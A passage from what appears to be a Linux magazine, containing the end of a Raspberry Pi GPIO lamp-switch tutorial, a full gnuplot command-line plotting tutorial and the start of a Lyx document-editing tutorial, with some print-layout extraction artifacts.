status = "off"
while True:
    GPIO.wait_for_edge(26, GPIO.FALLING)
    switch_on()
    status = "on"
    sleep(0.5)
    if status == "on":
        GPIO.wait_for_edge(26, GPIO.FALLING)
        switch_off()
        status = "off"
        sleep(0.5)

```

Renaming modules when you import them can save a lot of tricky typing later on the code.

Just like the previous projects, we shall start our code with importing the libraries that enable us to do more with Python.

**import RPi.GPIO as GPIO**

**from time import sleep**

**from energenie import switch\_on, switch\_off**

We start our imports with **RPi.GPIO**, the library that enables Python to talk to the GPIO pins. We rename the library to **GPIO**, as it is easier to type.

The next two imports we have already used in the previous projects.

In order for us to use the GPIO pins we need to instruct Python as to how they are laid out. The Raspberry Pi has two pin layouts: **BOARD** and **BCM**.

**BOARD** relates to the physical layout on the board, with odd numbered pins on the left, and even on the right. Pin 1 is the top-left pin nearest the micro SD card slot.


**BCM** is short for Broadcom (the company that makes the Pi's System-on-Chip (SoC)). This layout appears random, but the pins are labelled according to their internal reference on the SoC, which controls the Pi. **BCM** is considered the standard by the Raspberry Pi Foundation.

**GPIO.setmode(GPIO.BCM)**

In the next step we instruct Python that pin 26 is an input (**GPIO.IN**) and that it's starting state should pulled high, in other words power is going to the pin.

**GPIO.setup(26, GPIO.IN, GPIO.PUD\_UP)**

The next two lines of code handle resetting the light connected to our Energenie so that it starts in an off state. We then create a variable called **status** that



The low voltages in the Pi mean you're safe when connecting components, but do be careful to avoid short circuits.

stores the value **off**. We will use this to toggle the light.

**switch\_off()**

**status = "off"**

We start the main body of code with an infinite loop and this loop will go round and round until we break the loop or turn off the Raspberry Pi.

**while True:**

In this line of code we instruct Python to wait for the button press as this will cause pin 26 to go from a high to low state, in other words the power will flow from pin 26 to Ground causing a change of state on the pin.

**GPIO.wait\_for\_edge(26, GPIO.FALLING)**

When this happens the next line of code is executed

**switch\_on()**

**status = "on"**

**sleep(0.5)**

As before, **switch\_on** will trigger the lamp to turn on, and the next line changes the value of our status variable to **on**. We shall use this value in a moment. The last line for this section instructs Python to wait for half a second.

**if status == "on":**

So now we have an **if** condition that compares the value of the variable **status** with the hard-coded value **on**, and if the condition evaluates as **True** then the last four lines of code are executed.

**GPIO.wait\_for\_edge(26, GPIO.FALLING)**

**switch\_off()**

**status = "off"**

**sleep(0.5)**

So our light is on and the value of the status variable is **on**. This triggers Python to wait for another button press to occur, and when it happens it will turn off the light, change the status variable's value to **off** and then wait for half a second before the loop starts again and waits for our button press once again.

That's all the code completed. Save your work, but before running the code you'll need to attach your button as per the photo above.

When ready, run the code using Run > Run Module and press the button on your breadboard. It should light up the lamp. Now go forth and build! 📺

Les Pounder divides his time between tinkering with hardware and travelling the United Kingdom training teachers in the new IT curriculum.

## Code for this project

All of the code for this project is housed in a GitHub repository. GitHub uses the *Git* version control framework to enable you to work on your code and then push it to the cloud; changes made on your machine can be pushed when ready, updating the code in the cloud. Others can "fork" your code and work on "branches" for example creating new features. These are then submitted to you for approval and when ready you can merge them with the main branch.

You can download the code for this project from [https://github.com/lesp/LinuxVoice\\_Issue15\\_Education](https://github.com/lesp/LinuxVoice_Issue15_Education) if you are a Github user, if not you can download a ZIP archive containing all of the files used from [https://github.com/lesp/LinuxVoice\\_Issue15\\_Education/archive/master.zip](https://github.com/lesp/LinuxVoice_Issue15_Education/archive/master.zip).

# GNUPLOT – COMMAND YOUR GRAPHS

**ANDREW CONWAY**

When there's data to process, the command line is still the only way – and that goes for plotting graphs too.

**WHY DO THIS?**

- Script your plots
- A GUI can get in the way
- Check physics, avoid the Matrix

It's 1990, or thereabouts. Linux is not even a twinkle in Torvalds' eye and GNU is a six-year old showing real promise. An astrophysics PhD student a few years my senior is sitting at a Sun workstation enthusing about a new plotting program he's found. It strikes me as being simple yet powerful and also a bit odd. I spend some time learning it, grow to like it and go on to use it to create all the plots in my PhD thesis. But during the late 1990s spreadsheets and other software tools became more powerful and ubiquitous and I fell into using them. However, a quarter of a century later, when writing an article for this very magazine, I stumble across *gnuplot* again and find, to my amazement, that it's still being developed and it's just as odd and useful as it ever

was. So, let's take a look at the curious beast that is *gnuplot*.

You can get *gnuplot* with **apt-get install gnuplot-x11** on Debian-based distros, including Raspbian, or **yum install gnuplot** on RPM

distros (or if, like me, you use Slackware, it's installed by default). To start it, open up a terminal window and type **gnuplot** on the command line and you'll see some info on the software's authors and version and be left with a **gnuplot>** prompt. This tutorial is based on version 4.6, but almost all examples should work on 5.0 too.

**“gnuplot is arguably at its most useful when it comes to plotting data from files.”**

**gnuplot's not GNU**

The story of *gnuplot*'s name is neatly summed up by Thomas Williams, one of its original authors:

“Any reference to GNUplot is incorrect. The real name of the program is 'gnuplot'. You see people use 'Gnuplot' quite a bit because many of us have an aversion to starting a sentence with a lower case letter, even in the case of proper nouns and titles. *gnuplot* is not related to the GNU project or the FSF in any but the most peripheral sense. Our software was designed completely independently and the name 'gnuplot' was actually a compromise. I wanted to call it 'llamaplot' and Colin wanted to call it 'nplot.' We agreed that 'newplot' was acceptable, but we then discovered that there was an absolutely ghastly Pascal program of that

name that the Computer Science Department occasionally used. I decided that 'gnuplot' would make a nice pun and after a fashion Colin agreed.”

The software was once distributed by the FSF (Free Software Foundation) but it is not now, and uses its own open source, but non-copyleft licence. If you modify the source code you are not permitted to distribute it as a whole, but you may distribute your modifications as patches to the official source code. Full details can be found in the **Copyright** file provided with *gnuplot*, and you can learn everything there is to know about the software on its website **gnuplot.info**. The source code, all written in C, can be found on **sourceforge.net**. The last release of the software was 5.0 in January 2015.

Let's get straight to making a simple graph:

**plot x**

This will bring up a window that plots the function  $f(x)=x$  on the vertical axis with a range of  $x$  of between 0 and 10. To change the range, you issue these commands:

**set xrange[-5:5]**
**replot**

Similarly, to add a label to the  $x$  axis you do this:

**set xlabel "This is the horizontal axis"**
**replot**

In common with many text-based adventure games, you can abbreviate all commands. For example, **xrange** can be shortened to **xr**, **replot** to **rep** and **plot** to a solitary **p**. These abbreviations are great in interactive mode for keeping the typing to a minimum, but they can produce near-unreadable gobbledygook when used in scripts.

Once you've learned the basics of *gnuplot* you can quite often guess commands. For example, there are no prizes for guessing what the following lines do:

**set yrange[0:10]**
**set ylabel "This axis is vertical"**
**plot 2\*x+3**

You can recall previous commands using the up and down arrow keys, just like on a *Bash* command line, and if you type **history** you can see a number list of all commands you've entered. If you find yourself having adjusted various settings and are confused as to why your plot's gone bonkers, just type the **reset** command and that will set many things back to their defaults. Another handy feature is that you can use an exclamation mark to issue commands to the *Bash* shell, eg **!ls** will list files in the current directory.

**Getting help**

The inline help is excellent and can be accessed by just typing **help**, or you can find out about a specific command or setting by typing it after **help**, eg to find out how to customise the tics that mark the  $x$  axis, you'd do

**help xtics**

If you find that help too verbose and only want a reminder of what settings are on offer, use the **show** command instead:

**show xtics**

This will display all available options and their current values. If you prefer to leaf through a proper manual, you can download a thorough PDF from the

[gnuplot.info](http://gnuplot.info) website, and there are a few published books on *gnuplot*.

We've met two functions so far. Let's give them names and add a third function for x squared:

```
f(x)=x
g(x)=2*x+3
h(x)=x**2
plot f(x),g(x),h(x)
```

We've called them **f**, **g** and **h** as mathematicians like to do, but you can call them anything, eg **Fred(a)=a**, **Gillian(bob)=2\*bob+3** or **Henry(tudor)=tudor\*\*2**. Note that *gnuplot* is case sensitive, so **fred** is different from **Fred**. Also, although we've used **bob** and **tudor** as independent variables to define the functions, when it comes time to plot them we have to use **x** inside the brackets, eg trying to plot **Henry(tudor)** will cause *gnuplot* to complain that **tudor** is undefined.

There are many built-in functions, such as **sin(x)**, the exponential function **exp(x)** and the natural logarithm **log(x)**. Many of the functions you'd expect are present in *gnuplot*, with some more obscure ones, such as Bessel functions and even functions that operate on strings like **strlen()**. To list all available functions, just type **help expressions functions**.

### Data from files

Although it can be fun to play with functions (well, for certain types of people at least), *gnuplot*'s arguably at its most useful when it comes to plotting data from files. Let's start with something simple. Enter the following into a file using any text editor and save it as **square.txt**:

```
0 0
1 1
2 4
3 9
4 16
```

Start *gnuplot* in the same directory as you saved the file and type this:

```
plot "square.txt"
```

We found that the markers were rather small on a modern high-DPI screen, but you can easily change that either by adding **pointsize 10** after the file name in the **plot** command, or change it for all future plots with **set pointsize 10**.

You can check that these data are in fact squares of numbers by plotting a function on the same plot:


```
plot "square.txt", x**2
```

### Experimental example

The data in the file can come from anywhere of course, but we're going to look at some data obtained by placing a Raspberry Pi camera at different distances from a lamp surrounded by a translucent glass shade, which spreads the light over many pixels and prevents saturation.

Our aim here is not to measure properties of the camera, but to perform a simple experiment and, with the help of *gnuplot*, verify the inverse square law, ie that the intensity of light falls off as the square of

### The inverse square law



A Raspberry Pi, its camera, a lamp and a tape measure are all you need for this experiment. The command **raspistill --raw** (plus various options to attempt to set exposure) was used to grab an image from the camera and produced a JPEG with embedded raw data, which was extracted using a utility called **raspiraw**. The pixel analysis was done using Python with the **rawpy** module.

distance from the source. More details on how this was done are in the boxout above.

The data is in three columns: distance, number of pixels covered by the lamp in the image, and the sum of all those pixel values. The data file, saved as **data.csv**, looks like this:

```
distance/m,area/thousand pixels,sum/million pixel units
0.5,353,24.1
1.0,87.5,6.02
2.0,21.6,2.82
3.0,8.76,1.35
```

This is a standard CSV (comma separated variable) format of data, with one header row and four columns of data. We want to plot the distance – the first column – on the horizontal axis, and the second and third columns on the vertical axis. The following commands achieve part of this:

```
set datafile separator ","
plot "data.csv" every::1 using 1:3 title "pixel sum"
```

The first line says to use commas to separate values on a line and then in the **plot** line, **every::1** tells it to skip the first line, and **using 1:3** tells it to plot column 1 on the horizontal axis and column 3 on the vertical axis. The **title** keyword tells it to use "pixel sum" as the label in **plot**'s key.

Now, let's construct a more interesting plot, which plots all the data plus fits to it, as shown in the boxout over the page:


```
area(x)=90/x**2
i(x)=6/x**2
set style line 1 linetype 1 linewidth 2 linecolor rgb "red"
```

## Graphing graphics

Although *gnuplot* doesn't produce the prettiest of graphs, a graphically-talented user (so not the author of this article), can achieve something more presentable without too much effort.

```
set xtics ("LV001" 30.0000, "LV002" 80.0000,
"LV003" 130.0000, "LV004" 180.000)
plot 'lv.png' binary filetype=png origin=(10,0)
dx=0.2 dy=0.1 with rgbimage, ...
```

In this example we produce a bar chart with graphics. First we set **xtic** labels to appear every 50 units from 30; then use the **plot** command to place the **lv.png** image with its lower-left corner by setting **origin** to (10,0) with the image width multiplied by **dx=0.2** and height multiplied by **dy=0.1**. We can place as many bars as we like by repeating this with different **origin** and **dy** values.



```
set style line 2 pointtype 7 pointsize 3 linecolor rgb "red"
set ytics nomirror
set y2tics
set y2range[-4:25]
set y2label "pixel sum/1,000,000"
plot area(x) title "area fit" ls 1,"data.csv" every::1 using 1:2 title
"area" ls 2 \
,i(x) title "intensity fit" ls 3 axes x1y2,"data.csv" every::1 using
1:3 title "intensity" ls 4 axes x1y2
```

The first two lines define functions for our fits to the data. The third and fourth lines define the styles for the red data (definitions for lines 3 and 4, not shown, are similar). The next four lines set up the secondary y-axis, called **y2** that is for the pixel sum, which is a measure of intensity. The **nomirror** line tells *gnuplot* not to copy ticks on to the right-hand y axis, and then we enable the ticks on axis **y2**, set the range and finally set the label for **y2**. The **plot** command is getting rather complex, but the only two new features are that the **linestyle (ls)** is set and also the axes **x1y2** is set, which tells *gnuplot* to use the same x axis but the secondary y axis for these data.

Regarding the results of the experiment, as you can see the area fit is excellent, but the intensity fit is poor beyond 2m. The fact that the area data fits so well isn't a surprise, because the inverse square law is in fact a geometrical effect that arises because emitted light spreads out over increasing areas as it moves away from its source. The reason the intensity fit is poor beyond 2m is that the camera probably adjusted the exposure to the lower light level (we did try to prevent this, but clearly failed!).

### gnuplot's GUI

*gnuplot* is primarily a command-driven plotting program, but the developers are not ideological about that, and there is support for point and clicking with the mouse (or other devices).

If you hover the mouse above a point in the plot window, the co-ordinates of that point are displayed at the bottom-left, and a middle click will place a marker. You can place as many markers as you wish, and a replot will clear them all away. To zoom into a rectangular area inside the plot, right-click once to place one corner of the rectangle, and then right-click again to place the opposite corner. Once zoomed-in, the mouse wheel becomes handy for scrolling the view up and down the y-axis, or with Shift held down, along the x-axis. You can undo the last zoom or scroll action by pressing P, and pressing A will undo everything, ie restore the view to its initial state. For these key-presses to work you'll need to make sure the plot window has keyboard focus, which just requires one click with the left mouse button. Typing the command **show bind** at the *gnuplot* prompt will show you all keyboard and mouse bindings, though we found that not all work as expected, probably due to conflicts with the window manager.

### Outputs galore

A strength of *gnuplot* is the number of different ways to output the results, which is controlled by the terminal setting. The default is usually the **x11** terminal, but you can list the available terminal settings by typing **help terminal**. How many you have depends on the compile-time settings of *gnuplot*, but on my system there are 47 options, from the familiar image formats of PNG and JPEG, to the niche and arcane, such as PSTricks and MIF (maker interchange format). The different terminals are not guaranteed to produce the same results, so if you want to capture the graph exactly as you see it on the screen, your best option might be to take a screenshot.

One very useful option is to output as Scalable Vector Graphics (SVG), which will allow you to scale the graph to any size outside *gnuplot* later on. First get the graph set up to your satisfaction on the screen and then do the following:

```
set terminal svg
set output "prettyplot.svg"
replot
set output
```

This sets the terminal to **svg**, then the name of the output file, which will go to the current directory (you can specify a full path if you wish), then you send the plot to the file with **replot**. The **set output** line at the end is needed to ensure that all data is flushed to the file and the file is properly closed. This is an irritating quirk of *gnuplot*, but it does allow us to do something that's useful and fun when scripting.

There are many options that vary from one terminal to the next, but a common one is to specify the size. For an image format such as PNG, you can specify it in pixels, but for the PDF output you can specify the size in physical units:

```
set term png size 800,600
set term pdf size 10cm,10cm
```

Possibly our favourite terminal is the one called **dumb**.

This, to the great delight of a command-line jockey, will plot the graph using only ASCII characters in the terminal window.

## Scripting

*gnuplot* is great for scripting. In fact, you don't even need to write a script. Once you have your plot set up the way you like, try this:

```
save "myplot.gp"
```

Then at some later time you can conjure up your treasured plot with:

```
load "myplot.gp"
```

The file **myplot.gp** is a text file containing a list of *gnuplot* commands, but the first line will be **#!/usr/bin/gnuplot -persist**, which means you can run it from the command line if you make it executable, like this:

```
chmod u+x myplot.gp
```

```
./myplot.gp
```

and *voilà*, you now have the ability to launch a plot directly from the command line. You can of course write your own *gnuplot* scripts without using its save command, and any text editor will suffice for this.

## Getting animated

Want to make an animated plot? It's actually very easy. First set up the terminal like this:

```
set terminal gif animate delay 50
```

```
set output "myanimatedplot.gif"
```

```
set yrange[-10:10]
```

```
plot x;plot x+1;plot x+2;plot x+4
```

```
set output
```

The first line is the important one: it tells *gnuplot* we want to create an animated GIF with a delay between frames of 50 hundredths of a second, i.e. 0.5 seconds. On the next line we specify the output file, then we set the **yrange** to stop the graph's scale changing in a distracting way. Next we specify the frames of the plot. Here we use semi-colons (;) to separate the **plot** commands as an alternative to putting each one on a separate line. Finally we issue **set output** to tell *gnuplot* we've finished writing to the GIF file. If you open up the resulting GIF file in any image viewer you will see a jerky animation of a line moving up the y-axis.

To get a smoother plot, we can unleash *gnuplot's* looping commands. You can replace the line with the four plots with:

```
do for [n=1:4] {plot x+n}
```

If you change the maximum of **n** in this loop from 4 to 100, and the delay to 2, then you can create your very own 50 frames-per-second, 2 second long, avant-garde cinematic masterpiece called *Levez ligne*.

Or, if you have some numerical code that spews out data files, you can script the plotting of them with something like:

```
do for [name in "tom dick harry"]{
```

```
    filename = name . ".csv"
```

```
    plot filename title name
```


```
}
```

This will load and plot the data from three files called tom.csv, dick.csv and harry.csv and generate

## A 3D plot

This example switches on hidden line removal (**hidden3d**) and increases the sampling of the grid (**isosamples**) to let you see the peak of the function:

```
set isosamples 20
set hidden3d
set xrange [-3:3]
set yrange [-2:2]
plot 1 / (x*x + y*y + 1)
```



the titles used in the key.

## Enter the third dimension

*gnuplot* can do 3D plots with the **splot** command. For starters, try this:

```
splot x+y
```

You will now see a flat, sloping surface shown as a red grid. For each point (x,y), the height – or z coordinate – of that red surface is x+y. So at (0,0) the height is zero, for (2,0) the height is 2, and for (3,2) the height is 5, and so on. To appreciate the 3Dness with such rudimentary graphics you'll need to rotate the view by dragging the mouse across the plot with the left button held down. As with 2D plots, the mouse wheel scrolls the axes, but now pressing and holding the middle button enables you to zoom in and out.

## Final thoughts

*gnuplot* isn't for everyone, but if you like the command line, and are inclined to think mathematically, which scientists and engineers often are, then *gnuplot* is a powerful tool. It can be used as a plugin to display the results from software with more advanced analysis capabilities, such as in *GNU Octave* (a *Matlab* alternative), and **gnuplot-py** enables you to use *gnuplot* from within Python.

Exploring data with advanced GUIs and Minority Report-esque gesturing may be cool, and even useful, but there's only so much you can express by waving your hands around (can you mime a Bessel function?), and that's why a command-driven and scriptable plotting tool is as relevant today as when it was first created some three decades ago. 🐧

**Andrew Conway, millionaire philanthropist, tracks the stars to predict the future – just like real economists!**

# CREATE DOCUMENTS WITH LYX: LATEX MADE EASY

Explore a way to beautiful documents that doesn't involve learning a whole set of macro commands.

## WHY DO THIS?

- Make the *Latex* learning curve a little shallower
- Produce top-quality prints and slides
- Generate PDFs that look the same on every PC

**B**ack in LV009 we ran a tutorial on the *Latex* typesetting system. It received some feedback (thanks everyone!), which clearly suggested that a thing named *Lyx* deserves more than a paragraph in the sidebar. So, here we go.

*Lyx* is another typesetting system built on *Latex*. But unlike *Latex*, you won't need to learn any markup commands or compile a document just to make sure it looks as intended. *Lyx* provides a visual environment that even novice office users should be comfortable with. These days, we take for granted that the way a document looks on screen is the way that it'll look once it's printed. However, in 1995 when KDE creator Matthias Ettrich conceived the tool that later become *Lyx*, "What You See Is What You Get" (WYSIWYG) was very much a selling point.

Strictly speaking, *Lyx* is not WYSIWYG. Described best as an "almost WYSIWYG" or WYSIWYM (What You See Is What You Mean) editor, it provides a point-and-click interface and gives an overall impression of how your document will look. If you need details, you still have to generate a PDF preview, but with *Lyx* this is no more than one click away. If you ever used a commercial tool like *MacKichan Scientific Word*, you've already got the idea. However, *Lyx* is free, both as in beer and as in speech.

## Bootstrapping

It is fairly simple to install *Lyx*. From what you already know it should be natural that it requires *Qt* and *Latex* – both of these should be available in your package manager. If you still use Windows on some of your machines, download the all-in-one installer from the *Lyx* homepage ([www.lyx.org](http://www.lyx.org)).

In a nutshell, *Lyx* provides a convenient way to compose *Latex* documents. There are lot of the menus, toolbars and suchlike, so you don't need to remember *Latex* commands anymore. Having a general understanding of how a *Latex* document should look is helpful, however. This is akin designing web pages in a visual editor: somewhat faster than manual once you've got used to your tool, but having prior experience with raw HTML makes things clearer.

*Lyx* documents are plain text, and you can work with them in the editor of your choice (albeit there is little point in doing so). Naturally, these documents can be exported to *Latex*, which comes handy if you want some final polishing. More importantly, you can also import your *Latex* documents into *Lyx*. In other words, *Lyx* is a complement to *Latex*, not a substitute, and they are interoperable (sort of).

By the time you get to this point, your *Lyx* packages should have finished downloading (otherwise you may consider ditching your broadband provider). Open the editor from the Applications menu, and let's type some words.

## First steps


As in *Latex*, *Lyx* documents consists of environments (distant relatives of Styles in *LibreOffice Writer*). The basic workflow is as follows: you choose the environment, you type some words, you press Enter when you are done with the passage, and start again. Environments available for use in the document are determined by its class, settable in Document > Settings.

Class is what controls a document's appearance. *Lyx* doesn't really distinguish texts and presentations (you create both in one app). Behind the scenes, *Latex* lays out the document as an article, a book or a series of slides, taking care of all the formatting itself.


Unless you have special requirements, *Lyx* generates a PDF. This is a high-fidelity format, so you never need to worry that your presentation will look different on the computer you'll be giving a talk from. Naturally, you also lose many interactive features like animations, but they seem to be out of fashion these days anyway.

Let's start your first *Lyx* document. Give it a name: find a drop-down menu saying "Standard" in the toolbar, open it, select Title and type in something. Now, press Enter (the current environment will change back to Standard) and author something clever and

Here's a *Lyx* document and a PDF output side-by-side. There are obvious similarities, but not 100% identity.







It's easy to edit complex formulas with the Math palette.

creative, say: "Hello, Lyx!". Generate a preview: click on the toolbar button with two eyes or press Ctrl+R. Shortly afterwards, you'll see *Evince*, *Okular* or whatever PDF viewer you set as the default displaying the document. The first thing to note here is that *Lyx* has automatically generated a front page for you, and also given each page a number. You can configure the exact view of the front page in Document > Settings. Some adjustments, like removing the date, are just a matter of checking a box. Others, like changing the page numbering format, may require some *Latex* code.

There isn't much point in describing all standard environments here: most of them are self-explanatory and covered well in *Essentials of Lyx* ([http://wiki.lyx.org/uploads/LyX/tutorials/essentials/LyX\\_Essentials.pdf](http://wiki.lyx.org/uploads/LyX/tutorials/essentials/LyX_Essentials.pdf)). Give them a try; for instance, create a bullet or traditional numbered list with Itemize or Enumerate. Toolbar buttons are provided for these to complement the drop-down. The Verbatim option is here for preformatted text (like code samples), and it uses monospace fonts. Alternatively, you can open one of the built-in examples available via the Examples button in the Open Document dialog.

### Going further

*Lyx* is great for structured texts, so let's create some structure. Again, the options depend on the document. Sections and subsections are usually here, and if you're writing a book, there should be Chapters as well. Add some division in the usual way and update the preview (use the toolbar button with loop-shaped arrows or press Shift+Ctrl+R). By default, *Lyx* creates numbered sections. If this is not what you want, use environments that end with an asterisk (like Section\*).

### Commenting with Lyx

There are various ways to add comments to your *Lyx* documents. If you want them visible to your readers, simply insert a footnote via the Insert > Footnote menu or corresponding toolbar button. Notes are numbered automatically, which is convenient if you delete or move them. Another option is a margin note. They appear at the page margin near the text they are attached to (hence the name). Margin notes are unnumbered.

Finally, you may insert yellow *Lyx* notes. They won't appear in the final document and are purely for your convenience. *Lyx* notes are much like comments in programming languages.

These are unscaled parentheses:

$$\lim_{n \rightarrow \infty} \left(1 + \frac{1}{n}\right)^n$$

And these are scaled:

$$\lim_{n \rightarrow \infty} \left(1 + \frac{1}{n}\right)^n$$

Always use scaled parentheses: the others simply don't look great.

#### LV PRO TIP

*Lyx* provides tabs so you can work with more than one document in parallel.

A well-structured document is not only good for your readers, it is also easier for you to navigate. *Lyx* has a document outline pane, but it is hidden by default. Open it via the View menu, and you'll be able to jump across the text with a single mouse click. This is not to mention that *Lyx* uses this structure to produce a table of contents. You can insert one with Insert > List/TOC > Table Of Contents. If it appears empty in the preview, check that you have sections numbered, as *Lyx* provides no easy way to include unnumbered sections in the TOC. Many PDF ebooks and magazines (Linux Voice included) have clickable TOCs, so you can quickly go to the section of interest. *Lyx* can do this as well: just open Document Settings > PDF Properties, make sure Use Hyperref checkbox is on, and Generate Bookmarks (TOC) is also enabled in the Bookmarks tab.


Besides numbering parts of your document automatically, *Lyx* also makes it really easy to insert various references. This is hardly a surprise for a seasoned *Latex* user, but usually impresses *Office* converts. You can move sections (and other elements) around, and never worry about any of your references becoming stale.

Inserting a reference is a two-step process. First, you need to apply a label. To do so, click on the toolbar button with the tag icon. *Lyx* generates a default label name for you. Prefixing it with "sec:" (in this case) is purely a common convention. Next, move to the place where you want the reference to appear, and click on the toolbar button next to the one with the tag. A dialog will appear, where you should choose a label you want to reference and also set the reference format. For instance, you may want your reference to appear in parentheses, or contain the page number rather than the section. References look like grey boxes in *Lyx* documents, and you need to update the preview to see them live. References also appear in the Outline pane: just switch it to Labels and References.

### Math and more

The features we've looked at so far are quite useful on their own. However, as you are exploring *Lyx*, there's a good chance that you'll need to typeset mathematics. That was the initial design goal behind

From left to right: the *Lyx* document outline, PDF outline and the table of contents, all for the same document.



*Latex*, and it's no wonder *Lyx* provides a full-range support for it.

